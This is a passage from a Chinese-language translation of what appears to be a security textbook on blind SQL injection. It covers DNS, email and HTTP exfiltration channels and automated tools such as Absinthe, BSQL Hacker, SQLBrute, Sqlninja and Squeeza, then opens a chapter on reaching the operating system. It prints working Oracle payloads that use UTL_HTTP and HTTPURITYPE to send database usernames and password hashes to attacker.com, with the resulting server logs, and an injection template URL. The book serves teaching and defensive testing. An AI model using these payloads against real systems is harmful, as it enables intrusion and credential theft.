通过 DNS 提取所有数据(忽略长度或类型)的难点是：受 T-SQL(它提供循环、条件分支、局部变量等)影响，在 SQL Server 数据库上进行时需要技巧和好的解决方法。虽然 Oracle 包含明确的 DNS 函数，但从攻击者角度看，其严重限制(在 SQL 中缺少 PL/SQL 注入)阻止了利用出现在 SQL Server 上。

工具&陷阱……

分区(Zoning Out)

在本节介绍的例子中，我们假设攻击者控制了 attacker.com 域并且可以完全访问该域上通过验证的服务器。不过，使用 DNS 作为定期评估或其他任务的渗漏(exfiltration)通道时，将域上通过验证的服务器作为攻击集结基础(staging ground)看起来有点草率。这样做除了需要为所有同事授予对服务器的完全访问权之外，还存在灵活性问题。我们提倡至少创建一个子域，该子域包含一条 NS(名称服务器)记录，指向为所有同事授予完全访问权的机器。甚至可以为每个同事创建一个子域，包含指向该同事控制机器的 NS。这

> 里简要讲一下如何以 BIND(绑定)方式向 attacker.com 域添加子域。向 attacker.com 域的域文件中添加下列行:
>
> ```
> dnssucker. attacker.com.  NS  listen. attacker.com.
> listen. attacker.com. A 192.168.1.1
> ```
>
> 第一行包含 NS 记录，第二行提供了一个粘合记录(glue record)。listen. attacker.com 机器上安装了一个 DNS 服务器，该服务器通过了 dnssucker. attacker.com 域的验证。
>
> 后面的 DNS 渗漏将使用.dnssucker. attacker.com 作为后缀。

5.5.3 E-mail 渗漏

SQL Server 和 Oracle 均支持从数据库内部发送 e-mail，e-mail 是一种很有吸引力的渗漏通道。跟 DNS 类似，使用 SMTP(Simple Mail Transfer Protocol，简单邮件传输协议)发送 e-mail 不需要直接连接发送者和接收者。MTA(Mail Transport Agent，邮件传输代理)的中间网络(本质上是一个 e-mail 服务器)代表发送者来传递 e-mail，其唯一要求是存在一条从发送者到接收者的路由。如果没有其他更方便的通道，这种间接方法对 SQL 盲注会很有帮助。该方法的限制在于异步性上。发送利用之后，e-mail 需要过一段时间才能到达。所以，没有哪款工具作者愿意使用 SMTP 作为 SQL 盲注通道。

第 4 章曾深入探讨过如何在 SQL Server 和 Oracle 中安装并使用 e-mail 功能。

5.5.4 HTTP 渗漏

本节介绍最后一种渗漏通道——HTTP，它存在于提供查询外部 Web 服务器功能的数据库中。适用场合是：数据库服务器拥有网络层许可来访问由攻击者控制的 Web 资源。SQL Server 和 MySQL 都没有包含构造 HTTP 请求的默认机制，不过可以使用自定义扩展获取到。Oracle 包含一个明确的函数和一种对象类型，可使用它们来构造 HTTP 请求，它们由 UTL_HTTP 或 HTTPURITYPE 包提供。该函数和对象类型可用在常规 SQL 查询中，因而它们非常有用且不需要 PL/SQL 块。这两种方法被授予了 PUBLIC 权限，因此所有数据库用户都可执行它们。大多 Oracle 强化指南(hardening guides)中不会提到 HTTPURITYPE，并且通常未将其从 PUBLIC 中移除。HTTP 请求与 UNION SELECT 一样强大。

可按下列方式使用函数/对象类型：

```
UTL_HTTP.REQUEST('www. attacker.com /')
HTTPURITYPE('www. attacker.com /').getclob
```

可以将该方法与 SQL 盲注漏洞相结合以形成一个利用，该利用使用字符串连接来将我们想要提取的数据与发送给由我们控制的 Web 服务器的请求结合起来：

```
SELECT  *  FROM reviews WHERE
```

```
review_author= UTL_HTTP.REQUEST('www. attacker.com /'||USER)
```

复查Web服务器的请求日志，我们发现了一条包含数据库登录(添加了下划线)的日志记录：

```
192.168.1.10 - - [13/Jan/2009:08:38:04 -0600] "GET /SQLI HTTP/1.1" 404 284
```

该Oracle函数包含两个有趣的特征。首先，作为请求的一部分，主机名必须转换成IP地址。这隐含了另一种引发DNS请求的方法，其中DNS为渗漏通道。其次，UTL_HTTP.REQUEST函数支持HTTPS请求，该请求可辅助隐藏输出的Web流量。UTL_HTTP/ HTTPURITYPE扮演的角色通常会被低估，但借助该函数并使用合适的SQL语句可下载到整张表。根据查询中注入位置的不同，下列方法可能会有帮助：

```
SELECT * FROM unknowntable
UNION SELECT NULL, NULL, NULL, FROM
  LENGTH(UTL_HTTP.REQUEST('www.attacker.com/'||username||chr(61)||
    password))
```

这里将所有用户名和口令发送给了攻击者的访问日志。该通道还可以用于拆分、平衡技术(其中原始参数的值为sa)。

只适用于Oracle 11g：

```
'a' ||CHR(UTL_HTTP.REQUEST('www. attacker.com /'||(SELECT sys.stragg(DISTINCT
   username||chr(61)||password||chr(59)) FROM dba_users))) ||'a
```

上述代码产生下列日志记录：

```
192.168.2.165 - - [14/Jan/2009:21:34:38 +0100] "GET / SYS=
  AD24A888FC3B1BE7;SYSTEM= BD3D49AD69E3FA34;DBSNMP=
E066D214D5421CCC;IBO=7A0F2B316C212D67;OUTLN=4A3BA55E08595C81;WMSYS=7C
  9BA362F8314299;ORDSYS=7C9BA362F8314299;ORDPLUGINS=88A2BC183431F00
  HTTP/1.1" 404 2336
```

针对Oracle 9i Rel.2和更高的+XMLB：

```
'a'||CHR(UTL_HTTP.REQUEST('attacker.com/'||(SELECT
   xmltransform(sys_xmlagg(sys_xmlgen(username)),xmltype('<?xml
   version="1.0"?>
   <xsl:stylesheet version="1.0"
   xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
   <xsl:template match="/"><xsl:for-each
   select="/ROWSET/USERNAME"><xsl:value-of select="text()"/>;
   </xsl:for-each></xsl:template></xsl:stylesheet>')).getstringval()
   listagg from all_users)))||'a
```

上述代码产生下列日志记录：

```
192.168.2.165 - - [14/Jan/2009:22:33:48 +0100] "GET
   /SYS;SYSTEM;DBSNMP;IBO;OUTLN;WMSYS;ORDSYS;ORDPLUGINS HTTP/1.1" 404
   936
```

使用 HTTPURITYPE：

```
... UNION SELECT null,null,LENGTH(HTTPURITYPE('http://attacker/'||username||
   '='||password).Ggetclob FROM sys.user$ WHERE type#=0 AND
   LENGTH(password)=16)
```

Web 服务器的 access.log 文件包含数据库的所有用户名和口令。

最后，我们可以尝试注入 ORDER BY 子句。有时这会稍微有点复杂，因为如果结果已知或查询中只显示了一列的话，Oracle 优化器会忽略排序方式。

```
SELECT banner FROM v$version ORDER BY LENGTH((SELECT COUNT(1) FROM
   dba_users WHERE
   UTL_HTTP.REQUEST('www.attacker.com/'||username||'='||password) IS NOT
   null));
```

最后的输出如下：

```
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /SYS=AD24A888FC3B1BE7
   HPPT/1.1" 404 336
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /SYSTEM=BD3D49AD69E3FA34
   HPPT/1.1" 404 339
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /DBSNMP=E066D214D5421CCC
   HPPT/1.1" 404 339
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /IBO=7A0F2B316C212D67
   HPPT/1.1" 404 337
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /OUTLN=4A3BA55E08595C81
   HPPT/1.1" 404 338
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /WMSYS=7C9BA362F8314299
   HPPT/1.1" 404 338
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /ORDSYS=7EFA02EC7EA6B86F
   HPPT/1.1" 404 339
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /ORDPLUGINS=88A2B2C183431F00
   HPPT/1.1" 404 343
```

5.6 自动 SQL 盲注利用

本章我们已介绍的 SQL 盲注技术支持以高度自动的方式并使用推断技术或非主流通道来

提取和检索数据库的内容。攻击者可使用很多工具来帮助利用 SQL 盲注漏洞。在接下来的小节中，我们将介绍 5 种流行的工具。

5.6.1 Absinthe

Absinthe GPL(之前称为 SQLSqueal)是一款较早且广泛使用的自动推断工具。对检查自动 SQL 盲注利用，这是个不错的起点。

- URL：www.0x90.org/release/absinthe/。
- 要求：Windows/Linux/Mac(.NET 框架或者 Mono)。
- 场景：通用错误页面，受控输出。
- 支持的数据库：Oracle、PostgreSQL、SQL Server 和 Sybase。
- 方法：基于响应的推断二进制搜索，标准错误。

Absinthe 提供了一个方便的 GUI，攻击者可使用它来提取数据库的全部内容。此外，它还提供了很多配置选项，足以满足大多数注入场景。它可以使用标准错误方法和基于响应的推断方法来提取数据，但这两种推断状态对应的响应字符串有所不同。对于 Absinthe 来说，响应字符串必须易于识别。该工具有个缺点：用户无法为 TRUE 或 FALSE 状态提供一个自定义签名。该工具会针对 TRUE 或 FALSE 请求尝试执行一个差异比较，这会导致工具在遇到页面中包含不受推断问题影响的数据时失败。比如，有的搜索页面会在响应中回显搜索字符串，如果提供两个独立且等价的推断利用，那么它们的响应会分别包含一个搜索字符串，这导致差异比较失去意义。可以适当地进行误差调整，但不如提供签名有效。

图 5-11 展示了 Absinthe 的主窗口。首先选择注入类型，可选择 **Blind Injection** 或 **Error Based** 之后再从它支持的插件列表中选择数据库。输入 **Target URL**，同时选择格式化请求的方法：**POST** 还是 **GET**。最后在 **Name** 文本框中输入请求包含的参数名及默认值。如果参数易受 SQL 注入影响，请选中 **Injectable Parameter** 复选框。同理，如果参数在 SQL 查询中为字符串，请选中 **Treat Value as String** 复选框。请不要忘记加上易受攻击页面必需的所有参数以便处理该请求。这里还包括隐藏字段，比如.NET 页面上的_VIEWSTATE。

完成配置之后，单击 **Initialize Injection**。这将发送一批测试请求并在所使用推断技术的基础上判断响应差异。如果未报告错误，请单击 **DB Schema** 标签，将显示两个活动按钮：**Retrieve Username** 和 **Load Table Info**。第一个按钮检索并显示易受攻击页面登录数据库使用的用户，第二个按钮从当前数据库中检索用户定义表的清单。加载完表信息后，在数据库对象的树形视图中单击表名，之后再单击 **Load Field Info**，这将在选中的表中检索所有列名清单。该操作完成后，单击 **Download Records** 标签。在 **Filename** 文本框中输入一个输出文件名。通过单击列名来选择希望检索的列，然后单击 **Add**。最后单击 **Download Fields to XML**，将选中的列捕获到输出文件中并产生一个 XML 文档，其中包含目标表中选中列的所有行。



图 5-11 Absinthe v1.4.1 配置标签

5.6.2 BSQL Hacker

BSQL Hacker 使用了多种推断技术以支持攻击者提取数据库中的内容，并且对很多实现方法进行了实验。虽然目前处于测试阶段，但它有许多很好的特征值得一提。

- URL：http://labs.portcullis.co.uk/application/bsql-hacker/。
- 要求：Windows(.NET 框架)。
- 场景：通用错误页面，受控输出；通用错误页面，非受控输出；没有错误，全盲。
- 支持的数据库：Access、MySQL、Oracle 和 SQL Server。
- 方法：改进的基于时间的推断二进制搜索；改进的基于响应的推断二进制搜索；标准错误。

BSQL Hacker 是一款图形化 GPL 工具，其设计目的是想通过区分攻击模板和从数据库提取特定项所需的注入字符串来使 SQL 盲注漏洞利用更为普遍。它自带了很多模板，分别针对

不同类型的 SQL 盲注攻击(基于 3 种数据库)。它还存储了很多利用以便从数据库提取想要的数据。该工具同时针对新手和专家而设计：对于新手，它提供了一个 Injection Wizard，该向导能够尝试列举漏洞的所有细节；对于专家，它提供了对利用字符串的完全控制。

截至本书写作时，BSQL Hacker 仍处于测试阶段，不是很稳定。在我测试的大多数场景中，Injection Wizard 都未能正确产生一个有效的利用，而且 Automated Injection 模式不适用于 Oracle 和 MySQL，部分适用于 SQL Server。考虑到现实中漏洞的替代性(vicarious nature)，该工具付出了巨大努力来帮助攻击者克服该问题。不过有时只能通过人的洞察来实现利用。该工具还有一些不尽如人意的地方，比如内存膨胀和拥挤的接口(在不同位置包含互相关联的选项)。不过从总体而言，该工具确实提供了很多攻击技术(针对 3 种流行的数据库)，其多线程模型提高了注入攻击的速度。

加载完工具后，单击 **File|Load**，这将弹出一个文件选择对话框，其中包含针对不同数据库的模板文件列表。每个文件都包含一种针对特定技术的模板。例如，Template-Blind-ORACLE 用于对 Oracle 数据库进行盲注攻击。选择与数据库相匹配的文件，如果弹出第二个对话框，请输入易受攻击站点的完整 URL(包括 GET 参数)，单击 **OK**。

使用从文件加载的攻击模板来填充 **Dashboard** 标签中的 **Target URL** 文本框。编辑 **Target URL** 以便攻击模板符合易受攻击的页面。例如，加载 Blind-Oracle 模板时，**Target URL** 文本框包含下列 URL：

```
http://www.example.com/ example.php?id=100 AND
   NVL(ASCII(SUBSTR(({INJECTION}),{POSITION},1)),0) {OPERATION}{CHAR} --
```

{}中的字符串是一些“魔法变量”，运行时 BSQL Hacker 会替换它们。一般来说，我们可以不管这些值，但需要把 URL 从 www.example.com 修改成带 GET 参数的易受攻击站点的 URL(对于 POST 请求，使用相同的请求字符串，但要将参数及其值放到 Request & Injection 标签上的 Post Data 表中)：

```
http://www.victim.com/ora-nondba-exception.jsp?txt_search=MadBob' AND
  NVL(ASCII(SUBSTR((SELECT user from
  dual), {POSITION},1)),0) {OPERATION}{CHAR}--
```

请注意，除了其他变化外，我们还使用“select user from dual”替换了{INJECTION}。Oracle 注入模板有缺陷，有可能只能发送特定的查询。

配置好 URL 之后，从工具栏的下拉列表中选择 Oracle(图 5-12 所示)。如果推断技术不是基于响应，则可以在 Detection 标签上做进一步配置，否则，BSQL Hacker 将尝试自动确定响应中的差异。这种自动决策会面临与 Absinthe 相同的限制，不过 BSQL Hacker 可以接收用户提供的签名，这一点与 Absinthe 不同。



图 5-12　选择 BSQL Hacker 的数据库插件

执行完所有必需的配置后，接下来要对设置进行验证。单击 **Test Injection**，弹出一个对话框，显示消息“Injection succeed.”。如果未成功，请确认是否在下拉列表中选择了正确的数据库并确保利用字符串正确完成了原始 SQL 查询。可以复查 **Request History** 面板中的请求和响应。

假设所有设置均正确，取消选中 **Automated Attacks** 按钮，因为这些攻击字符串存在缺陷。任何情况下，我们都只关心数据库登录。最后，单击 **Start** 按钮，这将执行攻击并将提取的数据打印到 **Dashboard** 的 **Status** 面板中，如图 5-13 所示。虽然 BSQL Hacker 试图自动提取数据库中的模式和内容，但该功能缺乏稳定性，似乎只适用于特定的查询。



图 5-13 使用 BSQL Hacker 提取数据库登录

5.6.3 SQLBrute

习惯基于推断攻击基本原理进行攻击的攻击者会青睐于使用 SQLBrute 命令行工具，这源于该工具的轻量级特点及其非常简单的语法。

- URL：www.gdssecurity.com/l/t.php。
- 要求：Python(Windows/Linux/Mac)。
- 场景：通用错误页面、受控输出；通用错误页面，非受控输出；没有错误，全盲。
- 支持的数据库：Oracle 和 SQL Server。
- 方法：基于时间的推断二进制搜索，改进的基于响应的推断二进制搜索。

SQLBrute 只依赖于 Python 解释器。与其他工具相比，它非常小，只有 31KB。对于关注注入场景或看重文件大小的情况，SQLBrute 是理想之选，其线程支持速度提升。SQLBrute 的缺点是它使用一个固定的字母表来抽取推断测试。如果字母表中未包含数据的某个字节，那么将无法检索该字节。这导致使该工具只适用于基于文本的数据。

要运行该工具，需要提供易受攻击页面的完整路径以及所有必须提交的数据(不管是 GET 参数还是 POST 参数)。如果正在使用基于响应的模式，则必须在--error 参数中提供一个正则表达式(指明什么时候推断问题返回 false)，否则就使用基于时间的模式。在图 5-14 描绘的例子中，SQLBrute 正运行在基于响应的模式下，面对的是易受攻击的 SQL Server，并且已经从数据库中提取了两个表名。根据利用可知，当推断问题返回 FALSE 时，页面包含“Review count: 0”，必要时该信息也可以是个正则表达式而非固定的字符串。开始执行后，该工具会执行少量跟踪，之后开始提取数据并将其打印到屏幕上。

SQLBrute 非常适合有经验的用户，他们喜欢简单而不易混淆的操作。

图 5-14 运行 SQLBrute

5.6.4 Sqlninja

先暂不用看 Sqlninja 工具的其他强大功能。Sqlninja 支持使用 DNS 作为返回通道来执行命令(针对 SQL Server)，我们将关注它的这一特点。

- URL：http:// sqlninja.sourceforge.net/。
- 要求：Perl 及很多 Perl 模块(Linux)。
- 场景：通用错误页面，受控输出；通用错误页面，非受控输出；没有错误，全盲。
- 支持的数据库：SQL Server。
- 方法：基于时间的推断二进制搜索，非主流通道=DNS。

第 4 章介绍过 Sqlninja，但当时我们没有介绍非主流 DNS 通道。用户要想实现该通道，需首先向易受攻击数据库的操作系统中上传一个可执行的帮助程序，之后再使用 xp_cmdshell 调用该帮助程序，向其传递一个域名(例如 blah. attacker.com，对于该域名来说，攻击者的 IP 地址是一个通过验证的 DNS 服务器)并提供一条要执行的命令。帮助程序会执行该命令，捕获输出并将提供的域名作为前缀添加到输出中以初始化 DNS 查找。这些 DNS 查询将到达攻击者的地址，Sqlninja 会对它们进行解码并显示。Sqlninja 包含一个优秀的 DNS 服务器插件，它可以回应那些要求消除超时的查询。图 5-15 展示了一个 Sqlninja 示例，用于检索正在使用 whoami 命令运行 SQL Server 的账户。Sqlninja 依赖于 xp_cmdshell 和文件创建，因而必须以特权用户身份来访问数据库。

图 5-15 执行 Sqlninja 并通过 DNS 提取用户名

5.6.5 Squeeza

下面介绍最后一款用于自动 SQL 盲注利用的工具——Squeeza。它是一款命令行工具，支持多种方法来从 SQL Server 数据库中提取信息。它专门突出了 DNS 通道，并向其添加了一个可靠层。

- URL：www.sensepost.com/research/ squeeza。
- 要求：Ruby、用于 DNS 通道的 tcpdump(Linux/Mac)、针对任何域的通过验证的 DNS 服务器。
- 场景：通用错误页面、受控输出；通用错误页面，非受控输出；没有错误，全盲。
- 支持的数据库：SQL Server。
- 方法：基于时间的逐位推断，非主流通道=DNS。

Squeeza 通常采用一种稍微不同的 SQL 注入方法。它将注入分成数据创建(例如，命令执行、来自数据库文件系统的文件或 SQL 查询)和数据提取(例如，使用标准错误、时间推断和 DNS)。这样攻击者便可以更加自由地进行混合、匹配：命令执行使用时间作为返回通道或者通过 DNS 进行文件复制。为简洁起见，我们只关注联合使用 DNS 提取通道和数据来生成命令执行的方法。

Squeeza 的 DNS 通道完全在 T-SQL 中处理，这意味着不需要特权级数据库访问(如果存在可用的特权访问，则通过它可加快提取速度)。很明显，通过执行命令产生数据和复制文件时需要特权访问。面对不可预测的 UDP DNS 包，Squeeza 确保每次尝试都稳定可靠。它包含一个可保证所有数据均能到达的传输层，另外还能处理很长的字段(最大为 8000 字节)，并且可以提取二进制数据。

可以将设置永久保存在配置文件中。每次设置需要的最少信息包括 Web 服务器(主机)、易受攻击页面的路径(URL)、任何 GET 或 POST 参数(请求字符串)以及请求是 GET 还是 POST(方法)。在查询字符串中，使用 X_ X_ X_ X_ X_ X 标记来定位放置注入字符串的位置。图 5-16 是一幅 Squeeza 的截图，它通过 DNS 返回了一个目录清单。



图 5-16 返回一个目录清单的 Squeeza

5.7 本章小结

能否理解并利用 SQL 盲注是区分一般攻击者和专业攻击者的一个标准。面对严密禁用详细错误消息的防御，大多数新手会转向下一目标。但攻破 SQL 盲注漏洞并非绝无可能，我们可借助很多技术。它们允许攻击者利用时间、响应和非主流通道(比如 DNS)来提取数据。以 SQL 查询方式提问一个返回 TRUE 或 FALSE 的简单问题并重复进行上千次，数据库王国的大门便会向我们敞开。

通常不容易发现 SQL 盲注漏洞的原因是它们隐藏在暗处。一旦发现漏洞后，我们就会有大量的利用可用。要明确什么时候应选择基于响应而非时间的利用和什么时候使用重量级非主流通道工具，这些细节可节省不少时间。考虑清楚大多数 SQL 盲注漏洞的自动化程度后，不管是新手还是专家，都会有大量的工具可用。它们中有些是图形化界面，有些是命令行，它们能支持多种多样的数据库。

有了 SQL 注入和 SQL 盲注的基础知识之后，现在转向进一步利用：识别并利用一个不错的注入点之后，接下来做什么呢？能否进一步利用底层操作系统？第 6 章将揭晓答案！

5.8 快速解决方案

1. 寻找并确认 SQL 盲注

- 无效数据将返回一个通用错误页面而非详细错误，这时可通过包含副作用(比如时间延迟)来确认 SQL 注入。还可以拆分、平衡参数。如果数字字段为 5，则提交 *3+2* 或 *6 -1*；如果字符串参数中包含“MadBod”，则提交 *'Mad'||'Bod'*。
- 请思考漏洞的属性：能否强制产生错误以及能否控制无错误页面的内容？
- 可通过在 SQL 中提问某一位是 1 还是 0 来推断单个信息位，有很多推断技术可用于实现该目标。

2. 使用基于时间的技术

- 可使用逐位方法或二进制搜索方法提取数据并利用延迟表示数据的值，可使用明确的 SLEEP()类型函数或运行时间很长的查询来引入延迟。
- 通常在 SQL Server 上以时间作为推断方法，不过在 Oracle 和 MySQL 上则不太可靠，该机制很可能会失效。
- 使用时间作为推断方法在本质上是不可靠的，但却可以通过增加超时或借助其他技巧来进行改进。

3. 使用基于响应的技术

- 可使用逐位方法或二进制搜索方法提取数据并利用响应内容表示数据的值。一般来说，现有的查询中都包含一条插入子句，它能够根据推断的值来保持查询不变或返回空结果。

- 基于响应的技术可成功用于多种多样的数据库。
- 某些情况下，一个请求可返回多个信息位。

4. 使用非主流通道

- 带外通信的优点是：可以以块而非位方式来提取数据，并且速度上有明显改进。
- 最常用的通道是 DNS。攻击者说服数据库执行一个名称查找，该查找包含一个由攻击者控制的域名并在域名前添加了一些要提取的数据。其他通道包括 HTTP 和 SMTP。
- 不同数据库支持不同的非主流通道，支持非主流通道的工具的数量明显要比支持推断技术的少。

5. 自动利用 SQL 盲注

- Absinthe 的威力在于支持数据库映射，并且能利用基于错误和响应的推断利用来对很多流行的数据库(不管是商业的还是开源的)进行检索。方便的 GUI 为攻击者带来了很好的体验，但缺少签名支持限制了其效能。
- BSQL Hacker 是另一款图形化工具，它使用基于时间及响应的推断技术和标准错误来从所提问的数据库中提取数据。虽然它仍处于测试阶段，不是很稳定，但该工具前景很好且提供了很多欺诈机会。
- SQLBrute 是一款命令行工具，它针对希望使用基于时间或响应推断来利用某个固定漏洞的用户。
- Sqlninja 有很多特性，它支持使用基于 DNS 的非主流通道来执行远程命令。首先上传一个自定义的二进制封装器(wrapper)，然后通过上传的封装器来执行命令。封装器捕获所有来自命令的输出并初始化一个 DNS 请求序列，请求中包含了编码后的输出。
- Squeeza 则从另一个视角审视 SQL 注入，它将数据创建与数据提取区分开来。该命令行工具可使用基于时间的推断、标准错误或 DNS 来提取时间。DNS 通道完全借助 T-SQL 来执行，因而不需要上传一个二进制封装器。

5.9 常见问题解答

问题：我在提交单引号时得到一个错误，这是否是 SQL 盲注漏洞？

解答：不能完全确定。有可能是 SQL 盲注漏洞，也有可能是因为应用在接触数据库之前检测到了非法输入而打印出的一个错误。

问题：我已经得到了一个 Oracle 漏洞，是否可使用时间作为推断技术？

解答：十有八九不可以。除非正在注入一个 PL/SQL 块，否则在 Oracle 中时间会变得很长并且会依赖繁重的查询或包含延迟的函数(比如，在根本就不存在的地址上进行 DNS 查找)。这两种情况都容易产生错误。

问题：是否有工具使用 HTTP 或 SMTP 作为渗漏通道？

解答：据我所知没有。HTTP 和 SMTP 用作渗漏通道时需要非常明确的条件。工具的作者可能并未认识到有提供这种支持的必要。话虽如此，但这两种协议确实有助于提供有效的验证方法。

问题：使用 DNS 作为渗漏通道意味着我必须拥有自己的域名和名称服务器吗？

解答：是的，但并不很贵。一个月花费几美元就可以得到一个您所需要的虚拟服务器和域名。一旦尝到它们带来的甜头后，您就会发现相比 DNS 传送数据的便利，几美元的花费实在是微不足道。

第6章

利用操作系统

本章目标

- 访问文件系统
- 执行操作系统命令
- 巩固访问

6.1 概述

第 1 章的概述中提到过一个概念——利用数据库中的功能访问操作系统端口。大多数数据库均带有丰富的数据库编程功能，包括与数据库进行交互的接口以及用于扩展数据库的用户自定义功能。

某些情况下(比如，对于 Microsoft SQL Server 和 Oracle 来说)，该功能为安全研究人员寻找这两种数据库服务器中的 bug 提供了很好的平台。此外，还可以将该功能作为 SQL 注入的利用因素，包括有用的因素(读写文件)、有趣和无用的因素(让数据库服务器“讲话”)。

本章我们将探讨如何访问文件系统以执行有效的任务(比如读取数据和上传文件)。我们还将探讨在基础操作系统上执行各种命令的技术，攻击者可使用它们扩展数据库的可达区域并在更广范围内发动攻击。

在开始之前，我们先了解一下人们为什么如此热衷于研究这种利用技术。当然，从表面看，答案只有一个：因为它确实存在。抛开这种陈腐的看法不谈，还有几个原因可以说明人们为什么希望使用 SQL 注入攻击主机。

例如，攻击主机有可能使攻击者扩展他们到达的区域。这意味着单个应用受到的影响可以扩展到数据库服务器附近的其他目标主机。这种将目标数据库服务器用作中枢主机的能力具有非常好的前景，因为数据库服务器习惯深藏于网络中，而这种网络通常是一种“目标丰富”的环境。

使用 SQL 注入攻击入侵底层主机之所以很有吸引力还有一个原因：它为攻击者提供了一种罕见的机会来溜进传统的非验证攻击和验证攻击的分界线缺口。工作繁重的系统管理员和数据库管理员(DBA)通常优先考虑为那些可被匿名用户利用的漏洞打补丁。此外，管理员有时会将要求使用验证用户的利用放在从属位置上，而将更多关注放在那些更紧急的工作上。攻击者通过有效利用 SQL 注入 bug 来将其角色从未通过验证的匿名用户转换成被应用用来连接数据库的已验证用户。我们将在本章和第 7 章分析这些情况。

工具与陷阱……

提升权限的必要性

我们在第 4 章讨论过借助 SQL 注入攻击来提升权限时可以使用的方法。许多试图影响底层操作系统的攻击都要求 SQL 用户使用提升后的权限来运行。在早期，很少有人理解最小权限原理，所有应用都使用完全的 db-sysadmin 权限来连接后台数据库，因而当时没必要进行权限提升。出于这个原因，大多数自动 SQL 注入工具包均提供了识别当前用户权限级别的能力，并且包含多种方法来帮助使用者从标准数据库用户提升为数据库超级用户。

6.2　访问文件系统

